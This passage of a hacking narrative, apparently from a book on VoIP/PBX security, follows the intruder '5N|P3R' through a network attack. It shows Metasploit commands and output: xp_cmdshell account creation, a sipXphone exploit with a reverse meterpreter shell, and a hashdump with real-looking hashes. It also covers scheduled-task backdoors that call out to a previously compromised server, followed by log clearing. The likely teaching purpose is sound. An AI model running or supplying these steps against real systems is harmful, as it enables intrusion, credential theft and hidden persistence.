
He then issued the `run` command and the module's output returned `The command completed successfully.`

5N|P3R had successfully added an account named "hack," so he changed the CMD that the module would run, he needed to add his new "hack" account to the local administrators group and successfully ran:


```
set CMD net localgroup administrators hack /add
run
```

```
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'net user /add hack hack123'



 output
 ------


 The command completed successfully.

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set cmd net localgroup administrators hack /add
cmd => net localgroup administrators hack /add
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'net localgroup administrators hack /add'



 output
 ------


 The command completed successfully.

[*] Auxiliary module execution completed
```

Once again he saw: 'The command completed successfully' message returned from the msf console he then ran the command `services -p 3389` and it returned that the machine at 10.0.0.148, which he had just successfully created an account on, already had rdp enabled. 5N|P3R then clicked on "Start" and then "run" and typed in "mstsc.exe" and pressed "enter" on his Windows XP virtual machine. He was greeted with a login prompt; he entered "hack" for the username and "hack123" for the password and pressed "enter." He was then logged into the 10.0.0.148 machine.



5N|P3R began browsing the local machine's directories (as he had added his "hack" user account to the local administrators group); he was able to look through each user's files on this machine. On the desktop of the Administrator's Desktop, he found a PBXADMINTOOLS directory which contained putty and a batch file. Opening the voipserver.bat file 5N|P3R found that it was a simple batch file which launched putty, but the creator had stored the settings along with the password for root on the PBX server.



SOFTPHONE EXPLOITS

Knowing that there had been multiple remote buffer overflows released for soft phones, and having seen evidence of their use on this network, 5N|P3R began again by scanning the hosts on the network to verify port 5060 was indeed in use, as he knew that if the user had closed out the softphone his attempt to exploit it would fail.

```
root@kali:~# nmap -p1-65535 10.0.0.145

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-28 20:26 CDT
Nmap scan report for 10.0.0.145
Host is up (0.00036s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
5060/tcp open  sip
5061/tcp open  sip-tls
MAC Address: 00:0C:29:E6:3B:6B (VMware)
```

Hoping that the end user was using one of the two vulnerable softphones, he loaded his exploit and set the payload, RHOST, LHOST, and LPORT options, and verified they were correct.

```
msf exploit(sipxphone_cseq) > use exploit/windows/sip/sipxphone_cseq
msf exploit(sipxphone_cseq) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(sipxphone_cseq) > set RHOST 10.0.0.145
RHOST => 10.0.0.145
msf exploit(sipxphone_cseq) > set LHOST 10.0.0.149
LHOST => 10.0.0.149
msf exploit(sipxphone_cseq) > set LPORT 80
LPORT => 80
msf exploit(sipxphone_cseq) > show options

Module options (exploit/windows/sip/sipxphone_cseq):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.0.145       yes       The target address
   RPORT  5060             yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     10.0.0.149       yes       The listen address
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   SIPfoundry sipXphone 2.6.0.27 Universal
```

Issuing the `exploit` command 5N|P3R stared at his screen and watched as he was greeted with one of his favorite things `[*] Meterpreter session 1 opened`.....

```
msf exploit(sipxphone_cseq) > exploit

[*] Started reverse handler on 10.0.0.149:80
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (751104 bytes) to 10.0.0.145
[*] Meterpreter session 1 opened (10.0.0.149:80 -> 10.0.0.145:1078) at 2013-05-28 20:45:50 -0500

meterpreter > sysinfo
Computer        : SECVOIP-8KZYKCK
OS              : Windows XP (Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > hashdump
Administrator:500:eeaa60052bd6a03d17306d272a9441bb:208545a66fd6318b21174a867995e077:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:f8299dc5b50fdd73c06cf9fe39550e4f:2ffadc1b9582839a929737be95545a9f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:47526773332ab6121d426520c693e7c6:::
User1:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

As 5N|P3R sat back from his keyboard, he popped the tab on yet another Mt. Dew, and a slow grin developed across his face; he simply loves the fact that people never update their software and choose to ignore security patches. He was proud of himself and thought "that should be good enough," as he now owned multiple machines on the network and had gained a couple of different routes through the network that he could utilize in the future to access the PBX/VoIP server.

MAINTAINING ACCESS

Now that 5N|P3R was pleased with his accomplishments, he began going back through the log that he was keeping on his system of keystrokes, which he recorded during his hacking session. Realizing that he not only wanted to keep access to the network but also the systems he had hacked his way into, he created two executables using the msfpayload and msfencode commands. As he had earlier originally scanned the company from the Internet, he knew that their firewall would pass traffic on port 443.

For his first exploit, he had created an executable and named it Service:.exe. This executable would create a connection outbound to port 443 on a server he had previously owned at another company. 5N|P3R copied this exploit to the machine with the "PBXADMINTOOLS" directory and placed it in the windows directory. 5N|P3R browsed to the Administrative Tools, and then double-clicked on the Task Scheduler. He then set up task, the backdoor executable he had created, to run every night at midnight.

The second executable 5N|P3R had created was also named Service:.exe. This executable basically worked in the exact opposite way of the one he had just "deployed." Once executed, it would sit on the machine, listening for an incoming connection on port 443 and then serve up a meterpreter shell. 5N|P3R copied this Service:.exe to c:\windows\system on the Windows XP host at 10.0.0.147. Opening a Command Shell, he then issued the following command:

```
at 23:50 cmd c/ c:\windows\system\Service:.exe /every:M,W,F
```

All that was left now, was for 5N|P3R to carefully go back through each machine and remove any accounts he had created, clear out any log files, and remove any other traces that he was ever there. After a couple of hours of covering his tracks 5N|P3R sat back and pondered what his next "hack" would be…